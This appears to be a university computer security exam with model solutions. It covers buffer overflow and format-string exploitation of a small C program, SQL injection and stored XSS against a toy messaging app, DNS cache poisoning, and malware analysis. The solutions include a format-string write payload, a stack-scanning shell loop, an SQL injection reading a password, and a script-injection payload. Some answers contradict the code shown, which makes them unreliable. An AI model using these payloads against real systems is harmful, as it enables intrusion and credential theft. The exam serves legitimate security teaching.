Computer Security Exam

Professors M. Carminati & S. Zanero

Milan, 01/07/2019

Last (family) Name _____

First (given) Name _____

Matricola or Codice Persona _____

Have you done any challenges/homework, even partially?	[ ] Yes	[ ] No
Professor:	[ ] Carminati	[ ] Zanero
Course:	[ ] Milan	[ ] Como

Instructions

- The exam is composed of 15 pages. Check that you have all of them
- Just as a cross check, tell us whether you have completed the homework, by putting an "X" mark appropriately.
- The exam is "closed books". Please put away in a non-suspicious place (i.e. not below the desk) any notebook, or similar. You will be expelled if, at any time, if you do not follow this rule.
- You are not allowed to communicate with other students, and you will be expelled from the exam if you do.
- Shut down and store electronic devices. They will be subject to inspection if found and you may be expelled if you are found using one.
- Please answer within the allowed space. Schemes are good, short answers are recommended.
- You can write in pen or pencil, any color, but avoid writing in red.
- No extra paper is allowed.
- The answers should be written exclusively in the space provided below the questions.
- **Always motivate your answer.**

READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER

SOLUTION

Answers provided in this solution MUST BE CONSIDERED ONLY AS A HINT for the correct answer, and they are not necessarily complete.

Question 1 (12 points)

Consider the C program below.


```
01      #include <stdio.h>
02      #include <stdlib.h>
03      #include <string.h>
04      #include <fcntl.h>
05      #include <unistd.h>
06
07      int login(char *user) {
08          struct {
09              int fd;
10              char pass[12];
11              char buf[12];
12              int jackdaw=0x41424344;
13              char usr[12];
14              char *error="Access Denied!";
15          } s;
16
17          s.fd = open("pass.txt", O_RDONLY);
18          read(s.fd, s.pass, 11); /* load password into memory */
19          s.pass[11] = '\0';
20          fclose(s.fd)
21          strncpy(s.usr, user, 11);
22          printf("Welcome user:");
23          printf(user);
24
25          scanf("%64s", s.buf);
26          if(!strncmp("P4SS", s.buf, 4) && s.jackdaw == 0x41424344) {
27              return 1; /* Access OK */
28          } else {
29              printf("%s \n", s.error);
30              abort(); /* Access FAILED */
31          }
32      }
33
34      int main(int argc, char** argv) {
35          login(argv[1]);
36      }
```

1. [2 points]. Assuming that the program is compiled and run for the usual IA-32 architecture (32-bits), with the usual cdecl calling convention, draw the stack layout just before the execution of line 16, i.e., at the beginning of the function `login()`, showing:

- Direction of growth and high-low addresses;
- The name of each allocated variable;
- The boundaries of the function stack frames (`main` and `login`)

Show also the content of the caller frame (you can ignore the environment variables: just focus on what matters for the exploitation of typical memory corruption vulnerabilities).

Assume that the program has been properly invoked with a single command line argument.



2. [2 points] The program is affected by a typical buffer overflow and format string vulnerability. Complete the following table, focusing on a vulnerability per row.


Vulnerability	**Line**	**Motivation**
Buffer Overflow	*Line 25*	*the scanf reads an user-supplied string longer than the length of the buffer and copies it in a stack buff*
Format String	*Line 23*	*printf(user) where the format string, user, is directly supplied by the (untrusted) user from CLI argument.*

3. Focus only on the Buffer Overflow vulnerability you identified.

3.1 [2 points] Assume that the program is compiled and run with no mitigation against exploitation of memory corruption vulnerabilities (**no canary, executable stack**, environment **with no ASLR** active). Focus on the buffer overflow vulnerability. Write an exploit for this vulnerability to extract the content of the file pass.txt. For this purpose, assume that the following shellcode, composed by 4 bytes of instructions, will output the content of pass.txt: `0x12 0x34 0x56 0x78`.

Write the exploit clearly, detail all the steps and assumptions you need for a successful exploitation, and draw the stack layout right before and after the execution of the detected vulnerable line during the program exploitation.

Command line argument (argv[1]): *any string is OK*



3.2 [2 points] Now assume that **the stack is not executable** and that the program is compiled with correctly implemented stack canaries (ASLR is not active). Use only the buffer overflow identified to obtain the content of the file pass.txt (i.e., the content of the variable pass). If not possible explain why.

We know the address of the array `s.pass`, which contains the contents of `pass.txt`.
We exploit BF vulnerability to overwrite the pointer `s.error` with the address of this array.

4. This time focus on the format string vulnerability you identified.

4.1 [2 points] Assuming we know:

- The address of our shellcode (i.e., **what to write**) is 0x42414241 (`0x4241(hex) = 16961(dec)`)
- The target address (i.e., the address **where we want to write** the address of the saved EIP) is 0x42414513
- The **displacement on the stack** of your format string is equal to 6

write an exploit for the format string vulnerability to disclose the content of the file pass.txt.

Write the exploit clearly, detailing all the components of the format string, and detailing all the steps that lead to a successful exploitation.

The command line argument is directly fed as a format string to printf, and the format string itself is on the stack with a given displacement: we just need to construct a standard format string exploit.

- We need to write 0x42414241 (<tgt>) to 0x42414513
- 0x4241 = 0x4241 -> we write 0x4241 first

The value of the command line argument will have the form

<tgt+2><tgt>%<N1>c%<pos>$hn%<N2>c%<pos+1>$hn

where

<tgt+2> = 0x42414515
<tgt> = 0x42414513
<pos> = 6
<N1> = dec(0x4241) - 8 (bytes already written) = 16961 - 8 = 16953
<N2> = dec(0x4241) - 16961 (bytes already written) = 16961 - 16961 = 0

thus the final string is

\x15\x45\x41\x42\x13\x45\x41\x42%16953c%6$hn%7$hn

4.2 [2 points] Now assume that **the stack is not executable**, that the program is compiled with correctly implemented stack canaries, and ASLR is active. Use **only the format string vulnerability** identified to obtain the content of the file pass.txt (i.e., the content of the variable pass). If not possible explain why.

The command line argument is directly fed as a format string to printf, and the format string itself is on the stack with a given displacement: To scan the stack we can use the %N$c syntax (go to the Nth parameter) + simple shell scripting:

$ for i in `seq 1 128`; do echo -n "$i " && ./program "%$i\$c"; done

1 ...
2 ...
...
i+1 P
i+2 A
i+3 S
i+4 S
i+5 W
i+6 O
i+7 R
i+8 D
...

Question 2 (9 points)

"InfinityMessage" is a web messaging application where logged in users can exchange messages containing text as well as basic HTML formatting (such as bold or italic). Furthermore, the web application includes a functionality to manage an user's personal contact list.

Consider the following code snippets:

Snippet 1: Display messages - https://chat.example.com/msgs

```
def display_message(request):
    user = check_session(request.cookies['session'])
    if user is None or request.method != "GET":
        abort(403)
    q = prepared_stmt("select * from messages where inbox_user = :user")
    msg = query(q, user.username)
    if msg is None:
       abort(403)
    page = "<h1>From: " + msg.from + "</h1>"
    page = page + "<div>" + htmlentities(msg.body) + "</div>"
    return render(page)
```

Snippet 2: Send a message - https://chat.example.com/send

```
def send(request):
    user = check_session(request.cookies['session'])
    if user is None:
        abort(403)
    if request.method == "POST":
        q = "insert into messages (from, to, body)
             values ( ‘ " + user.username + " ’, ‘ " + request.to + " ’ , ‘ " +
             request.text + " ’)"
        if query(q) == True:
            return "<p>Message sent!</p>"
        return "<p>Error sending message</p>"
    else if request.method == "GET":
        return """
                 <form method="POST" action="/send">
                     <p>To: <input type="text" name="to"></input></p>
                     <textarea name="text">Your message...</textarea>
                     <button type="submit">Send</button>
                 </form>
               """
```

Assume the following:

- the function `check_session()` securely manages the users' sessions

- the function `htmlentities()` converts special characters such as `<`, `>`, `"`, and `'` to their equivalent HTML entities (i.e., `<`, `>`, `&quot;` and `&apos;` respectively)

1. [3 points] Considering only the information given in the previous page, identify which of the following common classes of web vulnerabilities are for sure present in the "WeMessage" application.

Vulnerability class	*Is there a vulnerability belonging to this class in the code? If so, explain why it is present and specify how an adversary could exploit it.*	***If the vulnerability is present in the code above**, explain the simplest procedure to remove this vulnerability while preserving the intended functionalities of the page.*
SQL injection	*Yes, msg.from*	*See slides*
Cross-site scripting (XSS)	(please also specify which subclasses of XSS are present, e.g., stored\reflected\DOM-based) *Yes, there is a stored XSS vulnerability in the body of the displayed chat messages. An adversary can exploit it by sending to a contact a malicious chat message containing arbitrary Javascript code (e.g.., <script>...</script>).*	*The simplest solution would be to wrap the display of the message body with htmlentities(), i.e., htmlentities(msg.body), as the code already does for the sender. However, this solution does not fulfill the requirement of displaying limited HTML markup, thus it doesn't entirely preserve the intended functionalities of the page. To tackle this, we could, e.g., create a whitelist (not a blacklist!) of non-malicious tags, e.g., , as well as allowed characters, run the whitelist against the message body and subsequently deleting or escaping any other special character that is not forming a whitelisted tag. Alternatively, we can use a HTML parser and remove (or render as text, i.e., converting special characters to HTML entities) any node or attribute not in the whitelist.*
Cross site request forgery (CSRF)	*Yes, there is a CSRF in the message sending functionalities. Adversaries can send email messages to logged in users, e.g., by luring them into opening links to their websites (hosted wherever the attackers want) that auto-submit a form to https://chat.example.com/send. The form will be submitted with the correct user's cookies, and a message will be sent on the user's behalf.*	*Implement an anti-CSRF token, e.g., as an hidden input field in the send message form (see slides for details of this technique).*

The web application uses a relational DBMS. All the queries are executed against the following tables:

users

u_id	username	password	is_admin
1	Tony	I love you 3000	TRUE
2	Steve	Winter	FALSE
3	Natasha	Widow	FALSE
4	Mysterio	Mole	FALSE
...	...	...	

messages

s_id	from	to	body
1	Thanos	Tony	I am inevitable
2	Steve	Bucky	I love you
3	Natasha	Clint	Like in Budapest
4	Spidey	Fury	lol
...	...	...	...

2. [2 points] Assuming that you are logged in as a Mysterio, write an exploit for the vulnerability you just identified to disclose the password of the user 'Tony'. Please specify all the steps and assumptions you need to make for a successful exploitation.

Step 1: a POST to https://chat.example.com/send with the following parameters:
from = `arbitrary content`
to = Mysterio
`request.text = (select password from users where username = 'Tony')`

```
||
...
request.text = non_relevant')('non_relevant', 'Mysterio', (select password
from users where username = 'Tony'));--
```

Step 2: the attacker visits https://chat.example.com/msgs and sees, among the others, a message with the password of the user Tony.

3 [2 points]. Write an exploit that results in Tony executing the following code as soon as it visit a certain URL:

```
alert(document.cookie)
```

Detail all the steps and assumptions you need for a successful exploitation, and write the URL that triggers the exploit when visited by Tony. Assume that you are logged in as a Mysterio.

let's use the same sql injection in the insert to inject a XSS payload in the 'text' field of the DB:

```
request.text = non_relevant')('<script>alert(document.cookie)</script>',
'Tony', 'non_relevant');--
```

Now, when the user visits the /msgs endpoint it will get
[...]
<script>alert(document.cookie)</script>
[...]
That triggers the execution of the malicious JS code.

4. [2 points] InfinityMessage implemented a mitigation for a specific vulnerability: the application includes, in each HTTP response from each page served from their domain, the following additional HTTP header:

```
Content-Security-Policy: "script-src 'self'; img-src *"
```

4.1 Briefly explain, in general, what is the purpose of a Content Security Policy (CSP) header.

See slides.

The CSP is meant to limit the provenance of the resources embedded in a webpage, such as scripts, fonts, images or stylesheet, form targets, ...; It is mainly used as a mitigation against XSS (or similar) vulnerabilities as it can define some scripts or origins as trusted or not for serving scripts.


4.2 Which of the vulnerabilities you identified in the InfinityMessage application is the above CSP header supposed to mitigate? Is this implementation effective in this specific context? (if you think the mitigation is effective, explain why; otherwise, please briefly describe a way to bypass it)

The above CSP header is supposed to mitigate the stored XSS in InfinityMessage, by restricting the origins allowed to serve trusted Javascript code.

If we assume that there is no vulnerable Javascript loaded in the page or present on the server, this mitigation is effective -- a <script></script> (inline script) injection would be blocked by the CSP as the unsafe-inline directive is not present.

Question 3 (8 points)

Consider the following network diagram:



and the following packet capture, observed at the network gateway when the user of the computer with IP address 10.79.3.192 was accessing the website http://www.polimi.it over HTTP (TCP port 80). The traffic below is only the traffic passing through the interface with IP address 10.79.3.254.

source	destination	protocol	packet content
10.79.3.192	10.248.17.11	DNS	Query ID 0x7032 A www.polimi.it
131.175.12.1	10.248.17.11	DNS	Response ID 0x01 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x02 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x03 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x04 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x05 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x06 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x07 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x08 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x09 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x10 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x11 www.polimi.it A 130.186.7.246
10.248.17.11	10.79.3.192	DNS	Response ID 0x7032 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x12 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x13 www.polimi.it A 130.186.7.246
131.175.12.1	10.248.17.11	DNS	Response ID 0x14 www.polimi.it A 130.186.7.246
10.79.3.192	130.186.7.246	HTTP	GET / HTTP/1.1
130.186.7.246	10.79.3.192	HTTP	200 OK

Read all the following questions and then answer one by one:

1. [2 points] While the user was visiting http://www.polimi.it, an attack was taking place over the network. Name the class of attack and describe how it works in general.

DNS cache poisoning, see slides

2. [3 points] Consider the specific attack from the network traffic above.

Can you tell (a) the IP address, (b) the location in the network and (c) the MAC address of the attacker? Why?

IP: no, it's spoofed (note: CAN be spoofed is a wrong answer, it IS for sure spoofed, that's how the attack works)
MAC: yes but it could be spoofed
Location: 10.79.3.0/24

Who is the victim?

The victim is any machine that is using DNS as a recursive (local) DNS server. One of the (successful) victims of the attack is 10.79.3.192 (we can see from the traffic that it connects to the "wrong" website...).

What is the purpose of the attack?

The purpose of the attack is to divert any traffic directed to www.polimi.it to another server, likely an attacker-controlled machine. The actual purpose could be to manipulate the information on www.polimi.it, or to capture personal information such as credentials, session cookies, credit cards, ...

3. [3 points] Describe (including any assumptions you need to make about the attack) how can the attack be mitigated, or avoided completely, from the point of view of:

a) the administrator of the website www.polimi.it (i.e., you control the web server hosting www.polimi.it)

Use HTTPS (assuming that the attacker is not able to perform DNS spoofing for the network that the certification authority uses to connect to www.polimi.it in order to verify the domain for issuing the certificate. if the attacker can do this, they can obtain a valid certificate for www.polimi.it and mount the same attack)

b) the administrator of the DNS server used by the network 10.79.3.0/24 (i.e., you control all the software running on the DNS server machine)

If we assume that the attacker can't sniff the traffic to\from the DNS server (thus sniffing the query ID): use a random query ID and increase the space of query IDs to prevent guessing the ID in a reasonable time.
In general: the server could detect duplicate responses with different A entries and raise an alarm, or detect response with different query IDs and raise an alarm. Notice that if, upon attack detection, the DNS server returns an error, this will transform the attack to a denial of service attack.

c) the network administrator of the network 10.79.3.0/24 (i.e., you control all the network equipment, such as routers, switches, firewalls, as well as the network topology)

Given that the DNS server is outside the network, the network administrator could reject known spoofed packets (all packets coming from inside the network with an IP address that doesn't belong to the network). This mitigation is effective ONLY for attackers physically present on the network 10.79.3.0/24, and can't do anything for spoofed packets that come from outside the administrator-controlled network (e.g., from the Internet).

Question 4 (5 points)

1. [2 points] Malware analysis techniques can be divided in two main categories: static and dynamic analysis. Give a brief description of these two categories underlying their differences, PROs, and CONs.

Static analysis Parse the executable code
Pros and Cons
+ code coverage, dormant code
- obfuscation (metamorphism, encryption, packing, ...)

Dynamic analysis Observe the runtime behavior of the executable
Pros and Cons
- code coverage, dormant code
+ obfuscation (metamorphism, encryption, packing, ...)

2. [1 point] Consider anti-analysis techniques used by malware authors. Describe the differences between *polymorphism* vs. *metamorphism*.

polymorphism	metamorphism
change layout (shape) with each infection payload is encrypted (~ packing) using different key for each infection: makes static string analysis practically impossible of course, AV could detect encryption routine	create different "versions" of code that look different but have the same semantics (i.e., do the same)

3. [2 points] Consider a malware that uses *polymorphism*.

What's the best *anti-malware strategy* that an anti-virus can adopt in order to detect it?

Behavioral Detection through the execution in a controlled environment (sandbox)
- detect signs (behavior) of known malware
- detect "common behaviors" of malware

And what would be the *drawbacks* of such an approach?

If a program is not run natively on a machine, chances are high that it
- is being analyzed (in a security lab)
- scanned (inside a sandbox of an Antivirus product)
- debugged (by a security specialist)

Modern malware detect execution environment to complicate analysis
virtual machine: very easy (timing, environment detection)
hardware supported virtual machine: adjusted techniques, still easy (timing, environment detection)
Emulator: theoretically undetectable, practically also easy to detect (timing attack, incomplete specs -> different emulator implementations)
False positives